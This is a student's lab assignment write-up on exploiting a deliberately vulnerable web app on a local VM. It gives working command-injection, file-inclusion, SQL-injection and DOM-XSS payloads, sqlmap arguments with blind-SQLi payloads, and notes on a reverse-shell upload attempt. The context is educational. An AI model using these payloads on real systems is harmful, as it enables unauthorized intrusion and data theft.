**Mark Thompson – C00202927 – Assignment 6**

**Task 1 answer**

Password are often the weakest link in the security chain. A weak password is often a re-used password, and it is easily exploitable with a brute-force attack reading from a list of common weak passwords. These weak password lists have been catalogued over the years from case studies in hacked sites and are widely available.

**Task 2: Command injection**

1. flag{command\_injection\_is\_a\_serious\_vulnerability}
2. 1;cd ../../../../www/blob/hackable/uploads/;cat flag.txt
3. Because the web’s input of the IP address is not being sanitized, you are able to add a semicolon to the input and then add subsequent shell commands. Here are examples of some of the shell commands I used to find my way around the directory structure

**1;ls -- To get the list of files**

**1;cd ../../../../;ls; -- Get list of directories at this level**


**1;cd ../../../../www/blob/hackable/uploads/;ls -- Found the hackable directory**

**Task 3: Local file inclusion**

flag{local\_file\_inclusion\_is\_due\_improper\_sanitization\_of\_user\_input}

Used this exploit - <http://192.168.56.102/vulnerabilities/fi/?page=file4.php>


I used the exploit for task 2 to get list of directories. I used the hidden file attribute for ls command but I didn’t see any hidden files anywhere. So I tried the ‘hidden’ files from the point of view of not being shown on the website page.



**Task 4: File upload**

I was able to inject the php file. See the file in the zip directory.

I was not able to get the reverse shell to work. Here is a screenshot of the reverse shell php file uploaded to the website:




**Task 5: SQL injection**

**Payload:** 1' OR 'a'='a

**Note about vulnerability –** The vulnerability exists because the query is concatenating strings on the where clause to build the query that is executed. No sanitation of input is present. Because of this you can add OR 'a'='a to the input which causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query: select … from users

**Screenshot**



**Task 6: Blind SQLI**

**Why your payload from Task 5 does not work in this page?**

Task 5 payload doesn’t work because the page’s PHP code is checking for the count of rows retrieved by the query. The Task 5 exploit returns more than 1 row, and it branches to the *“User ID exists in the database.”* message.

**Command line arguments passed to the sqlmap.py**

http://192.168.56.102/vulnerabilities/sqli\_blind/?id=1&Submit=Submit (GET) # sqlmap.py -u http://192.168.56.102/vulnerabilities/sqli\_blind/?id=1&Submit=Submit "--cookie=security=low; PHPSESSID=etp3364hd4chtuf87h0c51t9r2"

**Here are the findings from SqlMap**

sqlmap identified the following injection point(s) with a total of 166 HTTP(s) requests:

---

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 8367=8367 AND 'ymFc'='ymFc&Submit=Submit

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: id=1' AND SLEEP(5) AND 'SrWc'='SrWc&Submit=Submit


---


web server operating system: Linux Ubuntu 13.04 or 12.04 or 12.10 (Raring Ringtail or Precise Pangolin or Quantal Quetzal)

web application technology: Apache 2.2.22, PHP 5.3.10

back-end DBMS: MySQL >= 5.0.12

**Task 6: Weak Session ID**






The dvwaSession id looks to be an integer that is incremented per request. It’s clearly visible in the two screenshots above. This may allow a hijacker to exploit. To fix this, a hard-to-guess id should be used – a long and random string.

**Task 7: DOM based XSS attack**


<http://192.168.56.102/vulnerabilities/xss_d/?default=English&%3Cscript%3Ealert(%22Mark%20Thompson%22)%3C/script%3E>

To bypass the sanitized input, I found that adding the script block as an additional parameter bypassed the input checking.



